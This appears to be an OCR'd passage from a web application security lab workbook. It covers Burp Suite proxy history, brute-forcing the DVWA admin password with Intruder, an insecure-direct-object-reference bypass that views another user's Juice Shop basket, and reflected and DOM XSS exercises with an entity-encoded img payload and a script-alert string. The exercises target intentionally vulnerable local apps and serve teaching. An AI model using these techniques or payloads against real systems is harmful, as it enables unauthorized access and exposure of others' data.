
10. You can go to the Proxy History tab. This contains a table of all HTTP messages that have passed through the Proxy. Select an item in the table, and look at the HTTP messages in the request and response tabs. If you select the item that you modified, you will see separate tabs for the original and modified requests.

11. Click on a column header in the Proxy history. This sorts the contents of the table according to that column. Click the same header again to reverse-sort on that column, and again to clear the sorting and show items in the default order. Try this for different columns.


12. Within the history table, click on a cell in the leftmost column, and choose a color from the drop-down menu. This will highlight that row in the selected color. In another row, double-click within the Comment column and type a comment. You can use highlights and comments to annotate the history and identify interesting items.

Exercise 3.3: Brute Forcing the Application


1. In this exercise you will try to bruteforce the admin password. This is a very simple example and should not take you more than 2-3 minutes. Set the DVWA Security Level to low, as shown below:




2. Navigate to DVWA and **Brute Force** again and type admin and any password.



3. Go back to Burp and right click on the **Intercept** window and select "**Send to Intruder**".




4. Navigate to **Intruder > Positions** and click on the **Clear** button.




5. We can brute force any elements, but for this simple example we will just brute force the password.

6. Navigate to **Payloads**. Due to the lack of time of this "*intense*" introduction class, we will just use a simple list and cheat a little. In the real world, you can use *wordlists*.




Note: You can only use wordlists in the Pro version of Burp; however, you can use the OWASP Zed Attack Proxy (ZAP) to also perform this task. As described by OWASP, the OWASP Zed Attack Proxy (ZAP) “is one of the world’s most popular free security tools and is actively maintained by hundreds of international volunteers.” Many offensive and defensive security engineers around the world use ZAP, which not only provides web vulnerability scanning capabilities but also can be used as a sophisticated web proxy. ZAP comes with an API and also can be used as a fuzzer. You can download and obtain more information about OWASP’s ZAP from https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project.
You will see other examples using ZAP later in the course.

7. Navigate to the **Options** tab and go under Grep Match. The “Grep - Match” option can be used to flag result items containing specified expressions in the response. For each item configured in the list, Burp will add a new results column containing a checkbox indicating whether the item was found in each response. You can then sort on this column (by clicking the column header) to group the matched results together. Using this option can be very powerful in helping to analyze large sets of results, and quickly identifying interesting items. In password guessing attacks, scanning for phrases such as "password incorrect" or "login successful" can locate successful logins; in testing for SQL injection vulnerabilities, scanning for messages containing "ODBC", "error", etc. can identify vulnerable parameters. In our example, let’s add the word “Welcome”, as shown below.



7. Click "**Start attack**". The window below will be shown -- and once the attack is successful, you will see the "Welcome message" in the HTML, as shown below. You can even click on the **Render** tab to show the page as if it was seen in a web browser.




Exercise 3.4: Bypassing Authorization

In this exercise we will use the OWASP Juice Shop (http://127.0.0.1:6662) and the OWASP Zed Attack Proxy (ZAP). The OWASP Juice Shop is an intentionally insecure web application written entirely in JavaScript which encompasses the entire OWASP Top Ten and other severe security flaws.


1. BONUS POINT (in under 60 seconds): The OWASP Juice Shop is a "capture-the-flag-like" application. Navigate to the OWASP Juice Shop (http://127.0.0.1:6662) and try to find the hidden scoring board for the "CTF". You only need your browser.

   Answer: _____


2. In the OWASP Juice Shop, navigate to Login and create a user.



3. Make a note of the password and username you used, since you will need it later.



4. **Login** to the Juice Shop using those credentials.
5. Launch **ZAP** in Kali by navigating to **Applications > Web Application Analysis > OWASP ZAP**, as shown below:




6. Add any item to your cart in the Juice Shop.


7. Make sure that your browser's proxy settings are configured correctly.

8. In the OWASP ZAP click on the Set Break for all requests and responses icon, as shown below.


9. Navigate to your cart in the Juice Shop and capture the HTTP Request. You will observe a flaw where the request includes the **basket ID** in the **URL** (looks like a REST API request).




10. Right click on the **Request** window and select **Open/Resend with Request Editor...**



11. Edit the basket ID to #1 and send the request.



12. You should now see someone else's cart and the success message below should be shown (after you forward all packets to the web application / Juice Shop).



Note: There are several other authentication and session based attacks that you can perform with the Juice Shop. Navigate to the scoreboard that you found earlier to obtain more information about other *flags* / *attacks* that you can perform on your own.

Exercise 4: Reflected XSS

Tip: Watch XSS and CSRF videos

Exercise 4a: Evasions

What type of vulnerabilities can be triggered by using the following string?

```
<img src=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#
x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#x74&#x28&#x27&#x58&#x53&#x53&#x27&#x29>
```

Answer:_____

Exercise 4b: Reflected XSS

1. Launch the Juice Shop application/site.

2. Perform a Reflected XSS. You only need your browser for this attack. Find out how the Juice Shop is susceptible to XSS.

   You can use the following string:

```
<script>alert("XSS")</script>
```

Exercise 4c: DOM-based XSS


1. Find a DOM-based XSS in the Juice Shop application/site. You only need your browser for this attack. Find out how the Juice Shop is susceptible to DOM-based XSS.

   You can use the following string:


```
<script>alert("XSS")</script>
```

Exercise 5: Stored (persistent) XSS

